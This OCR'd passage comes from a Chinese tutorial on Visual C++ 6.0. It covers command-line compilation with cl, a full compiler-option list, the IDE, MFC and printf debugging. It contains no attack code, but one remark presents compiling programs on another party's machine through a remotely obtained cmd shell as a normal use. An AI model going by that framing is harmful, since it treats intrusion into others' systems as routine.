
1998-05-05  00:00               178 FCOUNT.BAT
1998-05-05  00:00               178 FCOVER.BAT
1998-05-05  00:00               178 FTIME.BAT
1998-05-05  00:00               359 LCOUNT.BAT
1998-05-05  00:00               502 LCOVER.BAT
2004-03-30  23:14               948 VCVARS32.BAT
               6 个文件          2,343 字节
               0 个目录    237,219,840 可用字节

D:\Microsoft Visual Studio\VC98\Bin>vcvars32.bat
Setting environment for using Microsoft Visual C++ tools.
D:\Microsoft Visual Studio\VC98\Bin>
```

10

"设置好后，我们在C盘下运行Cl file.c，其中file.c就是我们前面编写的输出文件的程序。就会显示一堆版权信息，最后提示生成了file.obj和file.exe。"

"我们运行file.exe，就会生成test.txt，其中内容为'Hello C！'如图11。"



```
C:\WINDOWS\System32\cmd.exe

D:\Microsoft Visual Studio\VC98\Bin>VCVARS32.BAT
Setting environment for using Microsoft Visual C++ tools.
D:\Microsoft Visual Studio\VC98\Bin>C:

C:\>cl file.c
Microsoft (R) 32-bit C/C++ Optimizing Compiler Version 12.00.8168 for 80x86
Copyright (C) Microsoft Corp 1984-1998. All rights reserved.

file.c
Microsoft (R) Incremental Linker Version 6.00.8168
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.

/out:file.exe
file.obj

C:\>file.exe

C:\>type text.txt
Hello,C!
C:\>_
```

11

"哦！果然编译成功！"

"除了像这样编译外，Cl还可以带很多参数，以实现不同的编译选项。在Dos下输入CL -?就可以看见详细的帮助信息。参数的解释如下："

```
微软 C/C++ 编译器选项
-优化-
/O1     最小化空间
/Op[-]  改善浮点数一致性
/O2     最大化速度
/Os     优选代码空间
/Oa     假设没有别名
/Ot     优选代码速度
/Ob<n>  内联展开（默认 n=0）
/Ow     假设交叉函数别名
/Od     禁用优化（默认值）
/Ox     最大化选项。(/Ogityb2 /Gs)
/Og     启用全局优化
/Oy[-]  启用框架指针省略
/Oi     启用内部函数

-代码生成-
/G3     为 80386 进行优化
/GH     启用 _pexit 函数调用
/G4     为 80486 进行优化
/GR[-]  启用 C++ RTTI
/G5     为 Pentium 进行优化
/GX[-]  启用 C++ EH（与 /EHsc 相同）
/G6     为 PPro、P-II、P-III 进行优化
/EHs    启用 C++ EH（无 SEH 异常）
/GB     为混合模型进行优化（默认）
/EHa    启用 C++ EH（w/ SEH 异常）
/Gd     __cdecl 调用约定
/EHc    外部"C"默认为 nothrow
/Gr     __fastcall 调用约定
/GT     生成纤维安全 TLS 访问
/Gz     __stdcall 调用约定
/Gm[-]          启用最小重新生成
/GA     为 Windows 应用程序进行优化
/GL[-]          启用链接时代码生成
/Gf     启用字符串池
/QIfdiv[-]      启用 Pentium FDIV 修复
/GF     启用只读字符串池
/QI0f[-]        启用 Pentium 0x0f 修复
/Gy     分隔链接器函数
/QIfist[-]      使用 FIST 而不是 ftol()
/GZ     启用堆栈检查（/RTCs）
/RTC1   启用快速检查（/RTCsu）
/Ge     对所有函数强制堆栈检查
```

```
/RTCc 转换为较小的类型检查
/Gs[num]    控制堆栈检查调用
/RTCs堆栈帧运行时检查
/GS  启用安全检查
/RTCu 未初始化的本地用法检查
/Gh  启用 _penter 函数调用
/clr[:noAssembly] 为公共语言运行时库编译noAssembly – 不产生程序集

- 输出文件 -
/Fa[file]   命名程序集列表文件
/Fo<file>   命名对象文件
/FA[sc]    配置程序集列表
/Fp<file>   命名预编译头文件
/Fd[file]   命名 .PDB 文件
/Fr[file]   命名源浏览器文件
/Fe<file>   命名可执行文件
/FR[file]   命名扩展.SBR文件
/Fm[file]   命名映射文件

- 预处理器 -
/AI<dir>   添加到程序集搜索路径
/Fx      将插入的代码合并到文件
/FU<file>  强制使用程序集/模块
/FI<file>  命名强制包含文件
/C      不抽出注释
/U<name>   移除预定义宏
/D<name>{=|#}<text>     定义宏
/u      移除所有预定义宏
/E      预处理到 stdout
/I<dir>    添加到包含搜索路径
/EP     预处理到 stdout，没有 #line
/X      忽略"标准位置"
/P      预处理到文件

- 语言 -
/Zi     启用调试信息
/Zl     忽略 .OBJ 中的默认库名
/ZI     启用"编辑并继续"调试信息
/Zg     生成函数原型
/Z7     启用旧式调试信息
/Zs     只进行语法检查
/Zd     仅有行号调试信息
/vd{0|1}  禁用/启用 vtordisp
/Zp[n]    在 n 字节边界上包装结构
/vm<x>       指向成员的指针类型
/Za     禁用扩展（暗指 /Op）
/noBool   禁用"bool"关键字
/Ze     启用扩展（默认）
/Zc:arg1[,arg2]   C++ 语言一致性，这里的参数可以是：forScope – 对范围规则强制使用标准 C++，wchar_t – wchar_t 是本机类型，不是 typedef

- 杂项 -
@<file>    选项响应文件
/wo<n>       发出一次警告 n
/?, /help 打印此帮助消息
/w<l><n>   为 n 设置警告等级 1-4
/c      只编译，不链接
/W<n>   设置警告等级（默认 n=1）
/H<num>    最大外部名称长度
/Wall   启用所有警告
/J      默认 char 类型是 unsigned
/Wp64   启用 64 位端口定位警告
/nologo   取消显示版权消息
/WX     将警告视为错误
/showIncludes 显示包含文件名
/WL     启用单行诊断
/Tc<source file>    将文件编译为 .c
/Yc[file] 创建 .PCH 文件
/Tp<source file>  将文件编译为 .cpp
/Yd   将调试信息放在每个 .OBJ 中
/TC   将所有文件编译为 .c
/Yl[sym]   为调试库插入 PCH 引用
/TP   将所有文件编译为 .cpp
/Yu[file]     使用 .PCH 文件
/V<string>   设置版本字符串
/YX[file]     自动 .PCH
/w    禁用所有警告
/Y-   禁用所有 PCH 选项
/wd<n>      禁用警告 n
/Zm<n>      最大内存分配（默认为 %）
/we<n>      将警告 n 视为错误

- 链接 -
/MD   与 MSVCRT.LIB 链接
/MDd  与 MSVCRTD.LIB 调试库链接
/ML   与 LIBC.LIB 链接
/MLd  与 LIBCD.LIB 调试库链接
/MT   与 LIBCMT.LIB 链接
/MTd  与 LIBCMTD.LIB 调试库链接
/LD   创建 .DLL
/F<num>    设置堆栈大小
/LDd  创建 .DLL 调试库
/link  [链接器选项和库]
```

小结：

"我们单独使用VC的编译器，在DOS命令行下编译程序，有什么优势呢？"同学们边看帮助信息边问到。

"最大的好处是可以写一些脚本，来定时自动的编译程序和链接程序。这样程序员可以在白天编程，晚上计算机会自动编译链接程序，这在工程很大时非常实用。"老师回答到，"二是当远程telnet得到对方cmd shell时，只能执行dos命令，我们能且只能使用Cl程序来实现编译和链接源文件了！"

"哦，对啊！"大家恍然大悟，连连点头。


"所以，基于这两点，相比图形界面的程序，Dos命令行的程序更为高手们所喜爱。"

5.2、IDE界面

VC的第二个主要功能是提供图形化的编程界面。

首先，VC是一个很好的编辑器。在VC中对C和C++文件进行编辑时，它可以自动识别语言的关键字并标识出来。


选择菜单上的"文件"→"打开"，弹出打开文件对话框如图12所示。




可以看到，VC不仅可以打开txt文件，C/C++文件，也可以打开二进制文件并加以修改。VC的编辑功能不亚于任何一款文字处理程序。

其次，在开发中，VC可以智能的把文件按物理位置和逻辑功能加以组织。包括类视图，资源视图和文件视图，如图13。大大方便程序员对工程的开发。

第三，方便设置编译和链接的参数，方便使用。直接使用CL






编译程序对初学者很麻烦，集成进去，只用点几个菜单就可以了。方便入门的初学者。要修改设置，选择工程→设置，link面板下，可以看到诸多的选项，如图14。

而那些选项的意义，就在刚才的编译器一节中有详细的列表。

5．3、MFC 编程接口

VC 除了编译器和集成文件编辑器外，最大的特征是提供了MFC 编程接口，这是和一般 C/C++ 编译器最大的不同之处。



上面讲过，MFC 是微软基础类库，是为了方便程序员开发 Windows 程序而提供的。它采用了面向对象的思想，本身用 C++ 语言完成。

在安装了 VC后，会在VC 安装目录的 VC98\MFC\Include 和 VC98\MFC\SRC 下出现 MFC 的头文件和源代码，如图15。

这样就可以使用 MFC 进行开发了。但黑客网络工具的编程，不会更多的使用 MFC，所以不进一步的解释了。

6 在VC中进行调试

编写程序，尤其是编写较复杂的程序时，一般都不会一次性编写成功。除了语法等问题外，有逻辑上的问题，表现出的效果就是程序达不到预想的功能。

这个时候，就一定要使用调试这个手段来解决了。

“程序不是写出来的，是调出来的。”老师说道，“这句话很有道理。我们看看在 V C 中如何进行调试。”


6．1、VC 中调试方法简介

最简单和原始的调试方法，是在程序中嵌入一些打印语句，将一些关注的变量值打印出来。

比如，在前面那个 C 语言例子中，加入一句 printf("0x%x", fp)；打印出文件指针的值，看是否有效。程序 fileprint.c 如下。

```
#include<stdio.h>  /*头文件*/
int main()  /*程序入口*/
{
    FILE *fp;        /*文件指针*/
    char output[] = "Hello,C!"; /*输出内容*/
    printf("0x%x\n",fp);      /*调试打印*/
    fp = fopen("text.txt","w");  /*打开文件*/
    printf("0x%x\n",fp);      /*调试打印*/
    fprintf(fp, "%s", output);/*往文件写入内容*/
    fclose(fp);      /*关闭文件*/
    return 0;       /*退出程序*/
```

运行这个带有打印调试信息的程序，结果如图16 所示。



可以看到，在打开文件之前，文章指针 fp 的16 进制值为 0xCCCCCCCC，显然是个非法的值，这是因为 VC 编译器会将堆栈里初始化的内存以 0xCC 直接模式填充；而在打开文件操作之后，fp 的值变为了 0x423af0，就可以正常的往里面写入东西了。

小知识：VC 编译器对不同分配的变量值有不同的初始化填充方式。在调试版本里，堆里未被初始化的内存被 0xCD 字节模式填充，堆里释放的内存被 0xDD 字节模式填充。堆栈里被初始化的内存被 0xCC 字节模式填充。调试版本和发布版本里，未被初始化的全局内存都被初始化为 0 。

这种打印的方法在时间比较紧，需要寻找快速解决方案的时候有很大的用处。比如，在ACM/ICPC（国际大学生程序设计竞赛）的时候，三人共用一台机器，当需要排错时，可以用这种方法打印出一定的调试信息离机检查，而空出机器给队友使用；当发布测试时，如果效率不高，还可以这种方法打印出执行某段语句的所用时间，以迅速找到耗时不正常的地方并修改。

